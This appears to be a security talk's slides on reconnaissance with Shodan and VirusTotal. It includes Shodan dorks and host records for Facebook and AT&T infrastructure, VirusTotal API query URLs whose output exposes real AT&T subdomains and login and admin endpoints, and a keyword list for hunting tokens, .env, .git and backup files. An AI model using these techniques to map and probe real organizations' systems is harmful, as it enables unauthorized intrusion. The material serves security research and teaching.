
HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Fri, 02 May 2025 15:49:34 GMT
Content-Length: 1233

403 - Forbidden: Access is denied. [↗](#)

135.233.76.202
baylorgenetics.com
Microsoft Limited
United States, Des Moines

HTTP/1.1 403 Forbidden

SSL Certificate
Issued By:
- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
- Organization:
DigiCert Inc
Issued To:
- Common Name:
*.baylorgenetics.com
- Organization:
Baylor Genetics
Supported SSL Versions:
TLSv1.2, TLSv1.3

403 - Forbidden: Access is denied. [↗](#)

104.48.74.77
O.SN CERT

Top Shodan Dorks



ssl:"Facebook Inc."

The screenshot shows the Shodan search interface with the query `ssl:"Facebook Inc." 200` entered in the search bar. The results page displays 43 total results. The first result is for `34.199.4.175`, which is identified as `Meta policy research`. The page includes sections for TOP COUNTRIES (China, United States, India, Sweden) and TOP ORGANIZATIONS (Amazon.com, Inc., Amazon Technologies Inc., Amazon Data Services NoVa, Tier-1 Enterprise Datacenter in AMER-WEST, Amazon Data Services Sweden). The SSL Certificate for the first result is shown, detailing the common name as `metapolicyresearchdashboard.com`, issued by SNC-CASUB103, and supported SSL versions TLSv1, TLSv1.1, TLSv1.2.

TOP COUNTRIES	Count
China	23
United States	17
India	2
Sweden	1

TOP ORGANIZATIONS	Count
Amazon.com, Inc.	29
Amazon Technologies Inc.	8
Amazon Data Services NoVa	3
Tier-1 Enterprise Datacenter in AMER-WEST	2
Amazon Data Services Sweden	1

TOP PRODUCTS	Count
nginx	15
Apache httpd	1

Top Shodan Dorks



-DORK

**ssl:"Facebook Inc." 200
-http.title:"Meta policy
research"**

TOTAL RESULTS: 36

TOP COUNTRIES:

- China: 23
- United States: 10
- India: 2
- Sweden: 1

TOP ORGANIZATIONS:

- Amazon.com, Inc.: 29
- Amazon Technologies Inc.: 4
- Tier-1 Enterprise Datacenter in AMER-WEST: 2
- Amazon Data Services Sweden: 1

TOP PRODUCTS:

- nginx: 8
- Apache httpd: 1

HTTP Server Test Page (163.114.134.54)

Issued By: SNC-CA-SUB102

SSL Certificate

HTTP/1.1 200 OK

Server: nginx/1.20.1

Date: Thu, 01 May 2025 16:17:16 GMT

Content-Type: text/html

Content-Length: 2713881

Last-Modified: Tue, 04 Jun 2024 22:57:12 GMT

Connection: keep-alive

ETag: "665f9bc8-296919"

Accept-Ranges: bytes

Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP Server Test Page (163.114.134.53)

Issued By: SNC-CA-SUB201

SSL Certificate

HTTP/1.1 200 OK

Server: nginx/1.26.3

Date: Thu, 01 May 2025 15:54:03 GMT

Content-Type: text/html

Content-Length: 2713881

Last-Modified: Tue, 04 Jun 2024 22:57:12 GMT

Connection: keep-alive

ETag: "665f9bc8-296919"

Accept-Ranges: bytes

Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP Server Test Page (54.203.53.72)

Issued By: DigiCert SHA2 High Assurance Server CA

SSL Certificate

HTTP/1.1 200 OK

Accept-Ranges: bytes

Content-Type: text/html; charset=utf-8

Date: Thu, 01 May 2025 03:27:54 GMT


Last-Modified: Fri, 14 Oct 2022 18:01:19 GMT

ChartLab (54.203.53.72)

Vhosts And Some Amazing Info

phdX pt

VHOSTS Ex:



Vhosts And Some Amazing Info

phdX pt

VHOSTS Ex:

The screenshot shows a Shodan search result for the IP address 166.216.153.144. The page displays various hostnames, domains, country, city, organization, ISP, and ASN information. Red arrows point to specific fields: the URL in the browser bar, the list of hostnames, the organization name, and the ASN number.

General Information

Hostnames

- aes.mnc280.mcc310.pub **3gppnetwork.org**
- aes.mnc410.mcc310.pub **3gppnetwork.org**
- aes.mnc180.mcc311.pub **3gppnetwork.org**
- aes.mnc100.mcc313.pub **3gppnetwork.org**
- akrentitlement.mobile **att.net**
- akrentitlementv6.mobile **att.net**
- akrgsmanv.mobile **att.net**
- akrseccs.mobile **att.net**
- akrts43oidc.mobile **att.net**
- akrts43reuri.mobile **att.net**
- sentitlement2.mobile **att.net**
- sentitlement2v6.mobile **att.net**
- sesgsmavn.mobile **att.net**
- sesrcs.mobile **att.net**
- snap.mobile **att.net**
- snapdirect.mobile **att.net**
- testent2.mobile **att.net**
- testent2v6.mobile **att.net**
- snap.unises.mobile **att.net**
- akrsesintdmz **mycingular.net**

Domains

- 3gppnetwork.org
- att.net
- mycingular.net

Country United States

City Middletown

Organization AT&T Enterprises, LLC

ISP AT&T Enterprises, LLC

ASN AS20057

Vhosts And Some Amazing Info

phdX pt

VHOSTS Ex:

The screenshot shows a Shodan search result for the IP address 163.114.134.54. The page includes a map of the San Francisco Bay Area, a search bar, and tabs for Shodan, Maps, Images, Monitor, Developer, and More. A red arrow points to the URL in the browser's address bar. Another red arrow points to the hostnames listed under General Information, which include several Facebook domains. A third red arrow points to the ISP field, showing "Facebook Inc". A fourth red arrow points to the ASN field, showing "AS54115". A fifth red arrow points to the Vulnerabilities section, which lists two entries from 2023 and 2021.

shodan.io/host/163.114.134.54

SHODAN Explore Downloads Pricing Type / to search

163.114.134.54 Regular View Raw Data Timeline

Hostnames

- popai_app02.thefacebook.com
- sea104-metallb-nodes.thefacebook.com
- sea104-smcrbx-node01.thefacebook.com
- sea104-smcrbx-nodes.thefacebook.com
- snc-popai01.thefacebook.com
- snc-popai02.thefacebook.com
- thanosv2-28.thefacebook.com

Domains thefacebook.com

Country United States

City Santa Clara

Organization Tier-1 Enterprise Datacenter in AMER-WEST

ISP Facebook Inc

ASN AS54115

Vulnerabilities

Note: the device may not be impacted by all of these issues. The severity is implied based on the software and version.

2023 (1)

CVE-2023-44487 The HTTP/2 protocol allows a denial of service (server resource consumption) because request cancellation can reset many streams quickly, as exploited in the wild in August through October 2023.

2021 (1)

CVE-2021-3618 ALPACA is an application layer protocol content confusion attack, exploiting TLS servers implementing different protocols but using compatible certificates, such as multi-domain or wildcard certificates. A MITM attacker having access to victim's traffic at the TCP/IP layer can redirect traffic from one subdomain to another, resulting in a valid TLS session. This breaks the authentication of TLS and cross-protocol attacks may be possible where the behavior of one protocol service may compromise the other at the application layer.

VirusTotal



What is VirusTotal

its a popular online service that analyzes files and URLs for potential viruses , malware and other threats

VT inspects items with over 70 antivirus scanners and URL/domain blocklisting services

But

**Website endpoints / internal endpoints / IPs /
Files / get archived on VT**

Via (User submission / automated crawling / analysis report / direct scan / Etc ...)




Usual Method To Use By Users/Clients

- * Upload a file and scan it
- * Scan a domain/ip/url
- * Scan file hash

Hackers Looks For The API Reports

and in this talk i will share how to look for a specific domain / specific sub domain / specific IP

And what we can get from that



<https://www.virustotal.com/>

Link	https://virustotal.com/vtapi/v2/domain/report?apikey=xxxxxx&domain=app.com
Example	https://virustotal.com/vtapi/v2/domain/report?apikey=YourAPI&domain=am-fnmobileapp.att.com
Purpose	Find Subdomain & IPs / Endpoints including internal ones / HashFiles
Link	https://www.virustotal.com/vtapi/v2/ip-address/report?apikey=xxxxxxxx&ip=TargetIP
Example	https://www.virustotal.com/vtapi/v2/ip-address/report?apikey=YourAPI&ip=144.160.125.212 (AT&T IP)
Purpose	Find Subdomains & Domains & VHosts & Endpoints
Link	https://www.virustotal.com/gui/file/sha256
Example	https://www.virustotal.com/gui/file/5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10
Purpose	Via Hash sha256 Search for File Name / Endpoint / Download The File

VirusTotal Subdomain Search



virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com

```
← https://virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com
Pretty-print   
  
{  
  "detected_downloaded_samples": [],  
  "detected_referrer_samples": [],  
  "detected_urls": [],  
  "domain_siblings": [  
    "app.accessmylan.com",  
    "ipsec-a3.accessmylan.com",  
    "support.accessmylan.com",  
    "sb608.accessmylan.com",  
    "sb408.accessmylan.com",  
    "www.accessmylan.com",  
    "sb604.accessmylan.com",  
    "vdcsupport.accessmylan.com",  
    "sb023.accessmylan.com",  
    "sb2118.accessmylan.com",  
    "voa.accessmylan.com",  
    "concirrus-origin.accessmylan.com",  
    "waccess-origin.accessmylan.com",  
    "tfes-origin.accessmylan.com",  
    "sb01e.accessmylan.com",  
    "store.accessmylan.com",  
    "sb113.accessmylan.com",  
    "sb2124.accessmylan.com",  
    "sb016.accessmylan.com",  
    "sb022.accessmylan.com",  
    "a.accessmylan.com",  
    "ipsec-e3.accessmylan.com",  
    "ipsec-a4.accessmylan.com",  
    "ipsec-f4.accessmylan.com",  
    "ipsec-c4.accessmylan.com",  
    "ipsec-e4.accessmylan.com",  
    "a4.accessmylan.com",  
    "ipsec-b4.accessmylan.com",  
    "f2.accessmylan.com",  
    "ipsec-b3.accessmylan.com",  
    "ipsec-c3.accessmylan.com",  
    "b2.accessmylan.com",  
    "ipsec-f3.accessmylan.com",  
    "iot-001.accessmylan.com",  
    "ipsec-c2.accessmylan.com",  
    "ipsec-c1.accessmylan.com",  
    "f.accessmylan.com",  
    "vdc.accessmylan.com",  
    "ipsec-f1.accessmylan.com",  
    "b.accessmylan.com",  
    "datawizard.accessmylan.com",  
    "a2.accessmylan.com",  
    "f1.accessmylan.com",  
    "ipsec-a1.accessmylan.com",  
    "ipsec-t2.accessmylan.com",  
    "ipsec-t1.accessmylan.com",  
    "ipsec-b1.accessmylan.com",  
  ]  
}
```

Subdomains

VirusTotal Subdomain Search



virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com

```
Pretty-print  https://virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com  
resolutions": [  
  {  
    "ip_address": "193.240.43.92",  
    "last_resolved": "2018-07-11 00:00:00"  
  },  
  {  
    "ip_address": "40.87.149.8",  
    "last_resolved": "2019-08-22 10:54:04"  
  }  
,  
  "response_code": 1,  
  "undetected_downloaded_samples": [  
    {  
      "date": "2019-06-06 13:16:21",  
      "positives": 0,  
      "sha256": "6176fe811d14c6b324209957bc80ab1bd88e666163323248644d33001b619700",  
      "total": 74  
    }  
,  
    "undetected_referrer_samples": [  
      {  
        "date": "2022-05-21 07:33:46",  
        "positives": 0,  
        "sha256": "b837f4918d604bb570d07aa48e4265ac05bd9a4712ea8cb95aa90fda0a85de54",  
        "total": 72  
      }  
,  
      "undetected_urls": [  
        [  
          "https://att.accessmylan.com/",  
          "2774c359b6feb524b378341cd5206c54801d7689eaaaf214621b9450094a0763c",  
          0, 97, "2025-04-13 15:04:04"  
        ],  
        [  
          "https://att.accessmylan.com/att/",  
          "6c8104032bf13949507173b7f2be6f7ebe8ec78b46d54c6e7dba9073322ee76",  
          0, 96, "2025-02-21 03:06:22"  
        ],  
        [  
          "http://att.accessmylan.com/apps/datacontrol/login", ←  
          "d3ba5e44e5dbd5f0ec6f4a29591397e699e2c43df3d755490b0d537e6f82dd9",  
          0, 96, "2025-01-11 01:22:09"  
        ],  
        [  
          "http://att.accessmylan.com/att",  
          "41210800c52248452766df33ec189120a6b7ccaf08b255250f306a2e2d1b0695",  
          0, 96, "2025-01-10 21:04:50"  
        ],  
        [  
          "https://att.accessmylan.com/apps/datacontrol/login",  
          "abfc85fd54e881c14078545bcc0bc4ab5b3586cf192ab4d71ae9443a638d307f",  
          0, 90, "2023-08-03 08:50:40"  
        ],  
        [  
          "https://att.accessmylan.com/Admin/Login.aspx?chcode=0985", ←  
          "558b9b479d1fa8481a5ed44452c11d3a1def8773481b1b0220d0401aa994e1e",  
          0, 93, "2022-03-09 19:05:19"  
        ],  
        [  
          "https://att.accessmylan.com/apps/datacontrol/",  
          "58ebf4e45b8a08b65bb6507ff890eb7cdbfc676acc45ee1f5af3baa6fdfa98e3",  
          0, 92, "2022-02-01 11:00:50"  
        ]  
      ]  
    ]  
  ]  
]
```

IPs

Files

Endpoints

VirusTotal IP Search



virustotal.com/vtapi/v2/ip-address/report?apikeyxxxxxxxxx&ip=144.160.125.212

```
← ⌂ https://www.virustotal.com/vtapi/v2/ip-address/report?apikey=████████████████&ip=144.160.125.212
pretty-print 
[{"url": "https://fnmk.att.com/fnmk_ilm/review-mgmt-service/v1/cjis-13-devices", "score": 0, "category": "Malicious", "date": "2024-05-20 01:27:05"}, {"url": "https://fnmk.att.com/fnmk_ilm/forgotPasswordMKv1/v1/", "score": 0, "category": "Malicious", "date": "2023-08-15 02:13:04"}, {"url": "https://fnmk.att.com/fnmk_ilm/credentialv7/v7/pin", "score": 0, "category": "Malicious", "date": "2023-08-15 02:13:03"}, {"url": "http://fnmk.att.com/", "score": 0, "category": "Malicious", "date": "2023-08-02 02:46:49"}, {"url": "http://cns-foauthaccess.att.com/", "score": 0, "category": "Malicious", "date": "2023-04-12 16:40:58"}, {"url": "http://api-firstnet-cellbooster.att.com/", "score": 0, "category": "Malicious", "date": "2023-04-12 06:05:50"}, {"url": "http://am-fnmobileapp.att.com/", "score": 0, "category": "Malicious", "date": "2023-04-12 05:46:25"}, {"url": "http://144.160.125.212/", "score": 0, "category": "Malicious", "date": "2023-04-11 19:29:56"}, {"url": "https://144.160.125.212/", "score": 0, "category": "Malicious", "date": "2021-08-06 13:29:55"}, {"url": "http://y-d.foauthaccess.att.com/", "score": 0, "category": "Malicious", "date": "2021-07-10 14:32:29"}, {"url": "https://am-fnmobileapp.att.com/fnmobileservices/dynatrace/js/dynaTraceMonitor?type=m&srvid=1&app=FirstNetMobile_APP&va=7.2.7.1233&tt=maandroid", "score": 0, "category": "Malicious", "date": "2021-03-23 09:27:20"}]
```

VirusTotal SHA256 Search



virustotal.com/gui/file/5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10

Σ 5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10

/ 61

Community Score -10

5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10
company.html
html legit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 18 +

Basic properties ⓘ

MD5	bb8f534fbff5ee61a95af9c4740ae043
SHA-1	832e403d42aac1fec93e4f602338544d3fd2e4f1
SHA-256	5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10
Vhash	81dc9bdb52d04dc20036dbd8313ed055
SSDEEP	6:pn0+Dy9xwlgsozEr6vyF02xxdGzsQWr+KqD:J0+oxBgszoR4F0+dgsQo+T
TLSH	T12ED022AFE28F1029562323C02AC316C164111274B88308CC9E0AF48391445BD810A55C
File type	HTML internet html
Magic	HTML document, ASCII text
TrID	HyperText Markup Language with DOCTYPE (80.6%) HyperText Markup Language (19.3%)
Magika	JAVASCRIPT
File size	199 B (199 bytes)

History ⓘ

First Seen In The Wild	2020-01-01 02:01:19 UTC
First Submission	2019-08-27 18:22:22 UTC
Last Submission	2025-05-02 20:03:49 UTC
Last Analysis	2025-05-01 04:26:58 UTC

Names ⓘ

company.html
subjekt-obec-kurimska-nova-ves-1.html
mem_kiyomatsu
kapcsolat
sociologicky-ustav-akademie-ved-ceske-republiky-317cs.html
f683570ca5ab89f45cec1a535c8eceae41d17574
sangoyomi.cgi
redukacne-centrum-solosnica-66sk.html
entrepreneurs-daily-life.html

VirusTotal Top Keywords Tips For Endpoints Search



Backup Files

.zip / .7z
.gz / .tar
.dll / .exe
.msi / .iso

Auth Bypass

Token=
apikey=
/resetpassword/
registration
eyJ (JWT Token)
== (encoded creds)
@
.env
config
.git/

File Ext

.aspx .asp .asmx .ashx
.php .php3
.html .xhtml
.xml .txt
.jsf .jsp .cgi

Example For VT Reports




Search Filter	Submission Details	Score	Comments
